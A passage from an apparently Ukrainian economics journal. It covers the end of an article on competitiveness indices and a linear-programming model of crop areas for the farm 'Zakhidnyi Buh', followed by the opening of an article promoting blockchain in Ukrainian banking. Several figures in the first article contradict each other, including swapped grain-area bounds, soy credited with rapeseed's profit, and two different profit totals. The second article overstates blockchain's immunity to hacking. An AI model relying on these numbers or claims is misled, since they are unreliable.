$$ПП = \frac{\text{Обсяг випуску продукції}}{\text{Середньостисочна чисельність}} \quad ПП = \frac{909217}{401} = 2267,3$$

В першу групу входять показники, які характеризують ефективність управління виробничим процесом, економічність виробничих затрат, раціональність експлуатації основних фондів, досконалість технології виготовлення товару, організацію праці на підприємстві (витрати виробництва на одиницю продукції, фондовіддача, рентабельність товару, продуктивність праці).

Коефіцієнт автономії - характеризує незалежність підприємства від зовнішніх джерел фінансування:

$$K_{\text{авт}} = \frac{\text{Власні засоби}}{\text{Власна сума джерел фінансування}} \quad K_{\text{авт}} = \frac{26577440}{30904000} = 0,86$$

Коефіцієнт платоспроможності - відображає здатність підприємства виконувати свої зобов'язання та визначає ймовірність банкрутства:

$$K_{\text{пл}} = \frac{\text{Власний капітал}}{\text{Загальні зобов'язання}} \quad K_{\text{пл}} = \frac{1031719000}{213055000} = 4,8$$

Коефіцієнт абсолютної ліквідності - показує який склад засобів є джерелами покриття поточних зобов'язань:

$$K_{\text{абслік}} = \frac{\text{Грошові кошти} + \text{поточні фінансові інвестиції}}{\text{Поточні зобов'язання}} \quad K_{\text{абслік}} = \frac{59010000}{213055000} = 0,27$$

Коефіцієнт оборотності обігових коштів - показує ефективність використання обігових коштів:

$$K = \frac{\text{Виручка від реалізації}}{\text{Середньорічний залишок обігових коштів}} \quad K_{\text{обор}} = \frac{9314000}{3675000} = 2,54$$

Друга група характеризує ефективність управління оборотними коштами, незалежність підприємства від зовнішніх джерел фінансування, здатність підприємства розплачуватися по своїм боргам і можливість стабільного розвитку підприємства в майбутньому (коефіцієнт автономії, коефіцієнт платоспроможності, коефіцієнт абсолютної ліквідності, коефіцієнт оборотності оборотних засобів).

Рентабельність продаж - характеризує прибутковість роботи підприємства на ринку:

$$R_{\text{продаж}} = \frac{\text{Прибуток}}{\text{Обсяг продажу}} \quad R_{\text{продаж}} = \frac{70234000}{1597270} = 43,9$$

Коефіцієнт затовареності готовою продукцією - зростання показника свідчить про падіння попиту на продукцію:

$$K_{\text{затовар}} = \frac{\text{Обсяг реалізованої продукції}}{\text{Обсяг продажу}} \quad K_{\text{затовар}} = 0$$

Коефіцієнт завантаження виробничих потужностей - показує ефективність роботи служби збуту:

$$K_{\text{загрузки}} = \frac{\text{Обсяг випуску продукції}}{\text{Виробнича потужність}} \quad K_{\text{загрузки}} = \frac{1597270}{2129693} = 0,75$$

До третьої групи включають показники, які дають уявлення про ефективність управління збутом і просуванням товару на ринку засобами реклами і стимулюванням (рентабельність продаж, коефіцієнт затовареності готовою продукцією, коефіцієнт завантаження виробничих потужностей, коефіцієнт ефективності реклами і стимулювання збуту).

До четвертої групи входять показники конкурентоспроможності товару (якість товару і його ціна).

Кожний з цих показників має різну ступінь важливості для розрахунку коефіцієнта конкурентоспроможності підприємства (ККП), тому експертним шляхом були розраховані коефіцієнти вагомості кожного критерію та показника.

Конкурентоспроможність підприємства може бути визначена методом середньозваженої арифметичної:

$$K = 0,15B + 0,29F + 0,23E$$

де К - коефіцієнт конкурентоспроможності підприємства;

В - значення критерію ефективності виробничої діяльності підприємства;

F - значення критерію фінансового положення підприємства;

Е - значення критерію ефективності організації збуту та просування товару;

Критерій ефективності виробничої діяльності підприємства:

$$B = 0,31V + 0,19G + 0,4R_{\text{товару}} + 0,1P$$

$$B = 179.81$$

де V - показник витрат виробництва на одиницю продукції;

G - відносний показник фондівддачі;

R - відносний показник рентабельності товару;

P - відносний показник продуктивності праці.

Критерій ефективності фінансового положення підприємства:

$$F = O * 0.29 + S * 0.2 + 0.36 * W + L * 0.15 = 7.648$$

де О - коефіцієнт автономії організації;

S- коефіцієнт платоспроможності організації;

W - коефіцієнт абсолютної ліквідності організації;

L - коефіцієнт оборотності обігових засобів. Критерій ефективності організації збуту та просування товару:

$$E = 0.37Q + 0.29Z + 0.21X = 0.53$$

де Q - рентабельність продажу;

Z - коефіцієнт затовареності готовою продукцією;

$$K = 0,15 * 179.81 + 0,29 * 7.646 + 0,23 * 0.53 = 29.31$$

X - коефіцієнт загрузки виробничих потужностей;

Загалом алгоритм розрахунку коефіцієнта конкурентоспроможності підприємства передбачає три поступові етапи.

На першому етапі розраховуються одиничні показники конкурентоспроможності підприємства та переведення показників

Для переведення цих показників у відносні величини здійснюється їх порівняння з базовими показниками. В якості базових показників можуть виступати:

- середньогалузеві показники;
- показники будь-якої конкуруючої організації або організації-лідера на ринку;
- показники підприємства, котре оцінюється за минулі відрізки часу.

На другому етапі розраховуються критерії конкурентоспроможності підприємства за формулами, наведеними вище.

На третьому етапі визначається коефіцієнт конкурентоспроможності підприємства.

Така оцінка конкурентоспроможності охоплює всі найбільш важливі оцінки господарської діяльності підприємства, виключає дублювання окремих показників, дозволяє швидко та ефективно отримати картину стану підприємства на галузевому ринку, використання в ході оцінки порівняння показників за різні проміжки часу, дають можливість застосовувати цей метод як варіант оперативного контролю окремих служб [7].

Виходячи з наявних виробничих ресурсів (земельних, трудових, матеріальних, тощо) визначається оптимальна структура посівних площ, яка забезпечить виконання плану продажу продукції за видами, внутрішні потреби господарства в продукції, агрономічні та сівозмінні вимоги при максимальному економічному ефекті.

В якості критерію оптимальності може бути:

- величина отримання прибутку від виробництва;
- величина виробництва валової та товарної продукції в грошовому виразі;
- величина виробництва конкретної продукції

Для реалізації моделі необхідна така інформація:

- розмір площі ріллі, сінокосів, пасовищ;
- перелік сільськогосподарських культур, що вирощуються в даній кліматичній зоні, їх можлива врожайність;

- затрати праці та коштів на 1га посіву;

- виручка від реалізації продукції (з 1 га або одиниці продукції);

- наявність виробничих ресурсів в господарстві, норми витрат їх на 1га;

- план продажу та внутрішня потреба господарства по видах продукції;

- агротехнічні вимог та можливі межі входження окремої культури або групи культур в сівозміню.

Обрані позначення:

C_j - прибуток з 1га j -ї культури;

X_j - площа посіву j -тої культури;

a_{ij} - затрати ресурсів i -го виду на 1га j -ї культури;

b_i - наявність виробничих ресурсів i -го виду;

$\overline{X1_j}$ - нижня межа входження окремої культури або групи культур в сівозміню;

$\overline{X2_j}$ - верхня межа входження окремої культури або групи культур в сівозміню;

U_{ij} - урожайність j -тої культури;

P_i - необхідна кількість i -го виду продукції;

W_{ij}, W'_{ij} - коефіцієнти пропорційності.

Господарська ситуація в ПП «Західний Буг» в підрозділі «Бишів» є наступною. Господарство має 5258 га ораної землі, на яких може вирощувати зернові та просапні культури. Площа зернових у структурі посівних площ повинна бути від 80 до 90%, площа цукрових буряків не повинна перевищувати 15%, а площа кукурудзи зерно та гороху – не більше 14%. Площа озимих повинна бути не більше 50% від максимальної площі зернових. Площа ярої пшениці співвідноситься до площі озимої пшениці як 1:2.

За зобов'язаннями підприємство повинно виробити не менше: 28000 т зерна; 37000 т цукрового буряку; 2000 т гороху; 6500 кукурудзи.

В якості критерію оптимальності виступає величина прибутку від товарної продукції рослинництва. Культури для розробки економіко-математичної моделі наведено в таблиці 2.

В економіко-математичній моделі прийняті такі позначення: площі під кожен культуру (X_1, X_2, \dots, X_8), валові збори культур (O_1, O_2, \dots, O_8), загальні витрати на виробництво продукції (X_{17}), витрати на виробництво товарної продукції (X_{18}), виручка від реалізації товарної продукції рослинництва (X_{19}).

Таблиця 2

Вихідні дані для економіко-математичної моделі

Культура	Урожайність, т/га	Витрати на 1 га, грн. без ПДВ	Ціна 1т, грн.
Озима пшениця	7,17	25,777	4,450
Яра пшениця	6.61	20,617	4,200
Соя	2.95	24,892	11,000
Ячмінь озимий	8.45	25,793	4,350
Цукровий буряк	61.5	45,519	0,980
Горох	4,0	23,358	6.160
Кукурудза зерно	9,38	28,019	4,200
Ріпак озимий	4,0	29,212	11,200

В якості критерію оптимальності виступає величина прибутку від виробництва товарної продукції рослинництва:

$$C_1 X_1 + C_2 X_2 + C_3 X_3 + C_4 X_4 + C_5 X_5 + C_6 X_6 + C_7 X_7 + C_8 X_8 \rightarrow \max$$

1-ше обмеження стосується використання наявної площі:

$$X_1 + X_2 + X_3 + X_4 + X_5 + X_6 + X_7 + X_8 \leq 5258, \text{ де:}$$

X_1, X_2, \dots, X_8 – площі сільськогосподарських культур.

2-ге та 3-тє обмеження задають верхню та нижню межу насиченості сівоzmіни зерновими культурами, питома вага яких повинна бути від 80% до 90%.

$$X_1 + X_2 + X_3 + X_4 + X_5 + X_6 + X_7 \leq 4206$$

$$X_1 + X_2 + X_3 + X_4 + X_5 + X_6 + X_7 \geq 4732, \text{ де}$$

$X_1, X_2, X_3, X_4, X_5, X_6, X_7$ – площі зернових культур. 4-те, 5-те та 6-те обмеження описують максимальну площу цукрових буряків, ріпаку і сої, відповідно: $X_7 \leq 788$; $X_6 \leq 550$; $X_5 \leq 815$ (soя). 7-е обмеження характеризує співвідношення між площею посіву озимої пшениці

та ярої пшениці: $1X_3 - 2X_4 = 0$, де: X_3 і X_4 – площі озимої та ярої пшениці, відповідно. 8-е обмеження стосується валового збору зернових. Він повинен бути на менше 29000 т:

$$O_1 X_1 + O_2 X_2 + O_3 X_3 + O_4 X_4 + O_5 X_5 + O_6 X_6 + O_8 X_8 \geq 29000; \text{ де:}$$

$O_1, O_2, O_3, O_4, O_5, O_6, O_8$ – валові збори озимої пшениці, ярої пшениці, сої, ячменю озимого, гороху, кукурудзи, ріпаку, відповідно.

Обмеження з 9-го по 16-е забезпечують зв'язок між площею посіву та валовим збором по кожній сільськогосподарській культурі: $X_1 O_1 \geq 2000$; $X_2 O_2 \geq 6500$; $X_3 O_3 \geq 8200$; $X_4 O_4 \geq 3500$; $X_5 O_5 \geq 1700$; $X_6 O_6 \geq 2300$; $X_7 O_7 \geq 36000$; $X_8 O_8 \geq 3500$.

17-те обмеження на верхню межу витрат на виробництво товарної продукції $X_{17} = 147000$ тис.грн:

$$23358X_1 + 28019X_2 + 25777X_3 + 480X_4 + 20617X_5 + 29212X_6 + 44785X_7 - 25793X_8 \leq 147000; \text{ де:}$$

$X_1, X_2, X_3, X_4, X_5, X_6, X_7, X_8$ – площі товарних сільськогосподарських культур, тобто (коефіцієнти при змінних – витрати на 1 га, грн.);

18-те обмеження стосується виручки від реалізації товарної продукції ($X_{18} = 190000$ тис. грн):

$$6160O_1 + 4200O_2 + 4450O_3 + 4200O_4 + 11200O_5 + 11000O_6 + 0,980O_7 + 4350O_8 \geq 19000; \text{ де:}$$

$O_1, O_2, O_3, O_4, O_5, O_6, O_7, O_8$ – валові збори с/г культур (коефіцієнти при змінних – ціна реалізації 1 т продукції, грн.). Отриманий оптимальний план поданий в таблиці 3.

Таблиця 3

Характеристики посівних культур на 2018 р..

Культура	Площа, га	Врожайність т/га	Витрати на 1 га без ПДВ	Ціна за тону без ПДВ	Дохід тис.грн. без ДВ	Валовий прибуток з 1 га тис.грн.
Горох	555,0	4,00	23,358	8,180	13 675,2	1,282
Кукурудза	731,1	9,38	28,019	4,200	28 869,1	11,356
Пшениця оз	1171,3	7,17	25,777	4,460	38 028,8	6,115
Пшениця яра.	534,5	6,66	20,617	4,200	14 846,1	7,355
Ріпак озим.	441,6	4,00	29,212	11,200	19 759,5	15,588
Соя	813,0	2,95	24,892	11,000	26 387,8	7,558
Цукрові бур.	588,5	61,50	45,519	0,980	35 066,9	13,477
Ячмінь оз.	423,4	8,45	25,793	4,360	15 524,3	10,534
ВСЬОГО	5258,4		859,568		192158	

На основі отриманих розрахунків можна зробити висновок, що найбільший валовий прибуток на га дає соя 15588 грн, наступним слідує цукровий буряк та кукурудза 13477 та 11356 грн відповідно. Це дає можливість стверджувати, що потрібно збільшувати площі посів саме цих культур, що дасть змогу збільшувати дохідність підприємства.

Також отримаємо додатковий дохід за реалізацію вторинної сировини – соломи 1900 га отримаємо додатковий дохід 3800 тис. грн., дохід без ПДВ в розмірі 192 млн. 158 тис. грн. при витратах 146 млн. 440 тис грн., Прибуток від діяльності становитиме 49млн. 518 тис. грн.

Таблиця 4

Вартісні показники економічної ефективності виробництва

Показники	В середньому за 2014-2016	За оптимальним рішенням	Оптим. рішення в % до середнього за 2014-2016 р.
Витрати на товарну продукцію, тис.грн..	132654	146440	9,42
Товарна продукція, тис.грн	172942	192158	10,1
Прибуток грн.	40288	45718	11,9

Розрахунки, проведені за моделлю оптимізації виробничо-галузевої структури, враховують всі напрями спеціалізації і дозволяють отримувати високі показники ефективності та визначити перспективи економічного зростання. Адже висока якість продукції за відносно невисоких витрат на її виробництво дасть можливість підприємству бути конкурентоспроможним і високоефективним, гнучко і швидко реагувати на зміни кон'юнктури ринку.

Для того, щоб переконатися, що при розв'язанні економіко-математичної моделі отримані результати кращі в порівнянні з існуючими, доцільно провести їх порівняльний аналіз (табл. 4). Прибуток господарства за оптимальним рішенням порівняно з середніми даними за 2014—2016 роки з 40,2 млн грн. досяг 45,7млн, або на 11,9%, тоді як витрати на товарну продукцію та товарна продукція в цінах реалізації зменшились відповідно на 9,42 %.

Вибір структури виробництва для кожного виробника є актуальною задачею, а для сільськогосподарських підприємств вона є особливо важливою через їх специфіку. Моделювання ситуацій, що виникають у сільськогосподарських підприємствах мають ряд особливостей. Так, оптимальне рішення, отримане при використанні методів математичного інструментарію може не завжди відповідати оптимуму з економічних точки зору. Ця невідповідність тим більша, чим менше враховано в моделі кількісних зв'язків між окремими факторами, що впливають один на одного і на кінцеві результати. Інакше кажучи, в моделі повинні знайти відображення всі важливі умови, що визначають дану економічну проблему. У переліку цих умов поряд з економічними повинні бути агротехнічні, зоотехнічні, біологічні, технічні та інші. Для цього необхідні знання в області технології, техніки, економіки, планування та організації сільськогосподарського виробництва. Повнота та правильність інформації дозволяють досить точно описати мовою математики всі залежності між параметрами досліджуваних економічних ситуацій.

1. Анпілогова Ж.Д. Оптимізація раціональної структури виробництва сільськогосподарського підприємства / Ж.Д. Анпілогова // Агросвіт. –2010. – № 12. – С. 26-29.
2. Вовк, С.Г. Аспекти застосування систем підтримки прийняття рішень в управлінні сільгоспідприємством [Текст] / С.Г. Вовк, М.Д. Жубрид, Н.І. Цабак // Вісник Львівського державного аграрного університету: економіка АПК. – 2007. – № 14. – С. 198 – 201.
3. Дробот В.І. Прогнозування і планування агропромислового виробництва в ринкових умовах / В.І. Дробот, М.І. Толкач // Економіка АПК. – 2012. – № 6. – С. 11-15

4. Кравченко В.М. Теоретико-методологічні засади моделювання сільськогосподарського виробництва / В.М. Кравченко // Економіка: проблеми теорії та практики. Збірник наукових праць. Випуск 166. – Дніпропетровськ: ДНУ, 2015. – С. 216-224.
5. Піддубна О.О. Економіко-математичне моделювання в управлінні виробничим потенціалом / О.О. Піддубна // Економіка та держава. – 2009. – № 12. – С. 49-50.
6. Саблук П.Т. Структурноінноваційні зрушення в аграрному секторі України як фактор його соціально-економічного зростання / П.Т. Саблук // Економіка АПК. — 2015. — № 6. — С. 3—8.
7. Чабан Г.В. Моделювання як метод прогнозування в сільському господарстві / Г.В. Чабан // 36. наук. пр. Черкаського держ. техн. ун. – Сер.: Економічні науки. – 2003. – Вип. 11. – С. 284-289.

OPTIMIZATION OF ACTIVITY PLAN OF AGRARIAN ENTERPRISE BY AN EXAMPLE OF PRIVATE ENTERPRISE «ZAKHIDNYI BUKH»

V.-B. Vovk, B. Matkivskyi

Ivan Franko National University of Lviv

The principal peculiarities of competitiveness evaluation of agricultural enterprises are outlined in the article. The analysis of key problems of use of lands in the enterprise «Zakhidnyy Buh» and search for ways of solving them was conducted. Modern publications of the scientists that have investigated the present themes were analyzed. The main features and tasks, use of methods of economic and mathematical modeling in complicated agricultural enterprises, especially the emphasis was put on the principal factors that influenced on the advantages of their implementation were outlined in the article too. Formulation of the issue for optimization of lands use plan of Private Enterprise «Zakhidnyy Buh», its economic and mathematical model and realized methods of calculation of this optimal plan was done. The analysis of obtained results was conducted.

Key words: economic and mathematical modeling, structure of manufacturing, agricultural enterprises, optimal plan.

УДК 336+339.7

ПЕРСПЕКТИВИ ВПРОВАДЖЕННЯ ТЕХНОЛОГІЙ BLOCKCHAIN У БАНКІВСЬКУ СИСТЕМУ УКРАЇНИ

В.-Б. Вовк, М. Дацко, М. Монастирський

Львівський національний університет імені Івана Франка

Функціонування ринкової економіки країни неможливе без ефективної банківської системи, яка забезпечує функціонування ринку та активно обслуговує економічні процеси.

В Україні банківські інформаційні технології постійно розвиваються. Однак для конкурентної переваги на фінансово-кредитному ринку необхідно широко використовувати досвід банків західних країн у сфері інформаційного супроводу банківської діяльності. Конкуренція з іноземними банками вимагає адекватних рішень у сфері інформаційних технологій, адже одним з основних завдань фінансових інститутів, в рамках виконання основних функцій, є безпека та цілісність фінансової інформації, та приватних даних своїх клієнтів, а також, виконання безперебійного та захищеного потоку транзакцій.

Револьюційною технологією для виконання таких завдань є Blockchain. Можна стверджувати, що технологія Blockchain є досить гнучким інструментом, придатним до функціонування в різних фінансових установах, у тому числі і в банківській системі, як в локальному так і в глобальному аспекті.

У статті описано принципи роботи технології Blockchain та розглянуто приклади впровадження у банківський сектор економіки розвинутих країн, що забезпечило, поряд із безпекою транзакцій, також значне скорочення часу міжнародних розрахунків у порівнянні із системою SWIFT платежів.

Проаналізовано переваги та недоліки використання Blockchain у банківській діяльності, та можливі переваги використання даної технології в Україні. Концептуально описано варіанти використання Blockchain у вітчизняній банківській системі.

Ключові слова: Blockchain, банківська система, децентралізація, захищені транзакції, криптовалюта.

Постановка проблеми. Необхідною передумовою ефективного функціонування фінансових інститутів в ринкових умовах є впровадження новітніх технологій у їх роботу. Завданням цих інститутів в рамках виконання їх основних функцій є забезпечення безпеки та цілісності фінансової інформації, та приватних даних своїх клієнтів, а також забезпечення виконання безперебійного та захищеного потоку транзакцій.

Ще донедавна використання таких технологій як SWIFT, вважалося актуальним та не піддавалося критиці. Банки розвинутих країн постійно працювали над вдосконалення власних корпоративно-інформаційних систем для зменшення ризиків їх злому і несанкціонованого доступу до конфіденційної інформації. Поява технології Blockchain докорінно змінила уяву про захищені бази даних та практично унеможливила здійснення шахрайських дій всередині фінансових інститутів.

Аналіз наукових досліджень. Технологія Blockchain, феномен криптовалют та можливість їхнього впровадження в реальний сектор економік країн є актуальною темою обговорення не тільки державних структур, дана тема широко досліджується іноземними вченими такими як Джозеф Бонно, Ендрю Міллер, Джеремі Кларк, Арвінд Нараян, Джошуа Крол, Едвард Фелтен, Етан Хейлман, Елісон Кендлер, Авів Зохар и Шерон Голдберг, Ітэй Еял, Адам Іф Генсер, Емін Ган Сіпер и Роберт ван Ренес. У своїй статті «Confidential Transactions» Грегорі Максвел детально описав, як Blockchain і використання криптовалют для проведення конфіденційних та захищених транзакцій може вплинути на світову фінансову систему [18].

Однак у вітчизняній науковій літературі критична оцінка Blockchain технології та криптовалют зокрема поки ще не знайшла належного відображення.

Викладення основного матеріалу. Blockchain - це технологія зберігання інформації або цифровий реєстр транзакцій, угод, контрактів або будь яку іншу інформацію, яку необхідно зберігати тривалий час і при цьому забезпечити доступ до неї за будь-якої потреби. Головною її відмінністю і незаперечною перевагою є те, що цей реєстр не зберігається в одному місці. Він розподілений у мережі, яка не локалізована в тій чи іншій країні. Завдяки розподілу бази даних за технологією Blockchain, можна збільшити гарантування її безпеки, тобто звести до мінімуму ризику втрати даних, або їх фальсифікації при спробах несанкціонованого доступу. Користувач Blockchain-мережі може мати вільний доступ до актуальної версії реєстру, що робить його прозорим абсолютно для всіх учасників. У фінансовій сфері Blockchain можна описати як публічну базу даних з точки зору проведених транзакцій, які були за весь період функціонування і в рамках цієї бази даних.

Якщо з 2008 року, технологія використовувалася лише для здійснення та зберігання інформації платежів в системі, то у березні 2014 року вийшла нова версія Blockchain, яка дозволяє не тільки фіксувати платежі, а й записувати супровідну інформацію. Її можна використовувати для складання відкритих баз даних - наприклад, земельних кадастрів, або реєстрації договорів онлайн, адже відкрита база даних дозволяє перевіряти інформацію про партнера.

Також в Blockchain можна реєструвати товари та інші цінності, що може на практиці призвести до заміни для бізнесу послуг посередників, нотаріусів та навіть державних установ. Але щоб заміна стала рівноцінною, користувачі повинні бути впевнені, що база даних є повною та безпечною. Зауважимо, що певні кроки в Україні стосовно запровадження такої технології вже зроблено [14].

Можна стверджувати, що технологія Blockchain є досить гнучким інструментом, придатним до функціонування в різних фінансових установах, у тому числі і в банківській системі як в локальному так і в глобальному аспекті. Так Blockchain дозволяє створювати всередині системи окремі криптовалюти або, інакше кажучи, токени. Токенами прийнято вважати файли, які знаходяться в обігу в рамках окремої Blockchain бази даних. Таким токенам можна присвоїти певну цінність, наприклад кожен токен може мати певний грошовий еквівалент.

Така технологія володіє наступними властивостями, що безумовно ілюструє переваги при її інтеграції у банківську систему:

1. **Захищеність.** Завдяки криптографічному шифруванню та хешуванню даних, можливість перехоплення транзакцій їх підrobка чи викрадення приватних даних користувачів є практично неможливими.

2. Швидкість здійснення транзакцій та забезпечення безперебійного процесу обробки транзакцій. Система автоматично опрацьовує будь які грошові перекази. Перекази в рамках роботи системи здійснюються за секунди.

3. Неможливість здійснення несанкціонованих змін в роботі системи. Будь які зміни в системі здійснюються лише при наявності необхідного числа підтверджень самої системи. Інакше кажучи зміни у реєстрі можливі лише при її прийнятті на більшості вузлах обробки та зберігання даних.

4. Абсолютна прозорість. Система повністю забезпечує збереженість даних та доступ до них у будь-який момент часу.

5. Децентралізованість. Завдяки тому, що система складається із багатьох комп'ютерів, які розміщені географічно в різних місцях, такий випадок як втрата інформації є практично неможливим. Наприклад, при збої комп'ютерів у банківських відділеннях одного регіону (збій електропостачання, зараження вірусами тощо), реєстр буде збережений, оскільки комп'ютери на відділеннях інших регіонів працюють і після синхронізації вся інформація на відділеннях, де відбувся збій роботи, буде відновлена за лічені хвилини. Якщо припустити, що з певних причин вузли мережі вийшли з ладу у регіонах і реєстр було втрачено, то така проблема вирішується здійсненням резервного копіювання реєстру на зовнішні носії впродовж певного інтервалу часу. Після запуску вузлів система автоматично синхронізується із зовнішнім носієм і відновить роботу з актуальним реєстром.




Рис. 1 Схема здійснення транзакції в мережі Blockchain

При здійсненні переказу певної суми коштів з одного рахунку на інший мережа формує інформацію про транзакцію в певний блок, який є криптографічно захищеним. Після формування блоку із декількох транзакцій, він відправляється на перевірку учасникам системи. Якщо помилок не виявлено, то кожен учасник записує блок в свій реєстр і за допомогою складних математичних алгоритмів ставить його в ланцюг з іншими блоками, які були сформовані швидше, після чого отримувачу перераховуються кошти. (Рис. 1)

Хоч Blockchain може, до певної міри, складати конкуренцію банкам, але вони вклали в цю технологію 850 мільйонів доларів за останні два роки. Власників банків приваблює прозорість операцій, за якими можуть стежити всі учасники. Ще одна можливість технології – ідентифікація клієнтів і захист від хакерських атак. Іноземні банки створили концерн R3 для розробки окремої модифікації Blockchain, дані якої конфіденційні для сторонніх користувачів [12].

Іноземні банки вже мають багатий досвід у використанні криптовалют для проведення швидких та захищених транзакцій. Першими банками, які інтегрували у свою діяльність технологію криптовалют стали банки США та Німеччини. З 2013 року вони почали використовувати криптовалюту Ripple для здійснення міжнародних транзакцій [4].

Особливістю Ripple є те що, обробка транзакцій і ведення реєстру забезпечується не розподіленими потужностями банків, які її використовують, а потужностями самої компанії Ripple Labs, яка є власником криптовалюти. Тобто Ripple Labs по суті виконує роль процесінгового центру для банків різних країн.

Досвід використання Ripple для проведення банківських транзакцій зарекомендував себе найкращим чином, завдяки такому нововведенню час транзакції між банками різних країн скоротився до хвилини, що значно швидше за використання для цього системи SWIFT платежів.

Банки, які використовують технологію Ripple отримали багато переваг, оскільки стала вирішеною проблема низької пропускної здатності традиційних систем обробки платежів та проблема конвертації валют, оскільки погоджено, за курсами яких бірж здійснюється купівля/продаж криптовалюти, також забезпечена повна автоматизація всіх процесів, а також відбулося значне зниження комісій за проведення транзакцій.

Недоліком використання Ripple є те, що обробка операцій забезпечується лише компанією Ripple Labs, тобто відсутня сама ідея децентралізації. В разі настання форс мажорної ситуації на дата центрах компанії, обробка транзакцій може бути припинена і відновлена лише після їх повторного запуску. Використання Ripple робить залежними функціонування банків від політики керівництва компанії Ripple Labs.

Застосування технології Blockchain у сфері банківництва і надалі розширюється. Так 6 березня 2018 року Національний банк Бразилії заявив про токенизацію бразильського реала і анонсував початок проведення кредитування за допомогою криптовалюти, ціна якої 1 реал. Згідно заяви керівництва банку, такий концептуально новий підхід до видачі кредитів дозволить відслідковувати де, коли і на що були витрачені позичені кошти. Такий підхід дозволить в майбутньому уникати багатьох проблем, пов'язаних з неповерненням кредитів, їх використанням, корупційними схемами тощо [10].

У Blockchain є ще одна потенційна сфера застосування, яку сьогодні активно обговорюють на міжнародних конференціях: створення національної криптовалюти. Відразу кілька країн світу розробляють проекти по їх запуску. Серед них найдалі просунулася Венесуела, яка к 2018 запустила свою національну криптовалюту El Petro на базі Blockchain криптовалюти NEM [17].

Також далеко у цьому питанні просунувся Банк Англії, який вже розглядає різні сценарії з управління монетарною політикою на основі технології Blockchain. Вивчають Blockchain і можливості національної криптовалюти і в НБУ [2].

Використання центральними банками технології Blockchain докорінно змінить фінансову систему країни та бізнес-модель комерційних банків. У випадку появи національної

криптовалюти, відпаде потреба у послугах банків для повсякденних поточних операцій, що призведе до реорганізації роботи фінансової системи загалом.

Переваги національної криптовалюти полягають не тільки можливістю проводити гнучку монетарну політику центральними банками. Справа в тому, що такі гроші поєднують в собі зручність готівкових коштів з функціональністю і швидкістю безготівкових.

Виглядати це може таким чином. Національний банк у децентралізованій мережі емітує і зберігає гривню, а користувачі за посередництвом свого крипто-гаманця здійснюють розрахункові операції. Для того, щоб перевести національну криптовалюту в готівку через банкомат, достатньо буде лише перевести її на згенеровану банкоматом адресу.

Впровадження Blockchain в деяких видах операцій заощадить світовим банкам близько \$ 6 млрд на рік - до такого висновку днями прийшли експерти американського банку Goldman Sachs. За допомогою такої технології можна усунути дублюючі один одного елементи, торгові помилки, а також скоротити цикл розрахунків і знизити ризики. Це в свою чергу дозволить банкам зменшити витрати на персонал і ІТ. Крім того, технологія підвищить прозорість угод і спростить відстеження підозрілих транзакцій на відмивання кримінальних грошей [9].

Впровадження такої технології в національну банківську систему може вивести діяльність українських банків на якісно новий рівень і збільшити їхню роль на глобальному ринку. Забезпечення повної безпеки даних, прозорості і доступу допоможе уникнути кризових ситуацій в майбутньому, та підніме рівень довіри до них у міжнародних фінансових установах.

Запуск такої системи передбачає токенизацію гривні. В такому випадку в Україні буде створено національну криптовалюту, яку можна використовувати як електронні гроші на кредитних картках, але на відміну них, така валюта є захищеною від підробки, перехоплення електронних транзакцій та краще піддається обліку та контролю завдяки тому що функціонуватиме в рамках національної блокчейн системи.

Ще однією перевагою блокчейн є складність а в деяких випадках неможливість проведення на неї хакерських атак, оскільки така система працює як децентралізована мережа, а всі операції в ній зашифровані криптографічно.

Технологія Blockchain дозволить зберегти за НБУ всі повноваження та забезпечить при цьому повний контроль за діяльністю комерційних банків. За НБУ буде зберігатися право на емісію «криптогривні» та буде забезпечений повний контроль за її обігом, що оперативно реагувати на виникнення проблем.

Висновки. Для вирішення ключових проблем діяльності українського банківського сектору, доцільно використати вже здобутий досвід іноземних банків з інтеграції Blockchain-технології у власну роботу.

З аналізу результатів використання Blockchain іноземними банками, можна було б очікувати значного збільшення ефективності роботи вітчизняної банківської системи, збільшення надійності її роботи, унеможливлення здійснювати шахрайські маніпуляції з банківськими рахунками. Такі підходи в свою чергу дозволять не тільки збільшити рівень довіри до банків з боку громадян, але і дадуть можливість українським банкам зайняти конкурентні позиції у світовій банківській системі.

-
1. Електронний ресурс. Режим доступу: <http://www.businessinsider.com/blockchain-technology-banking-finance-2017-9>
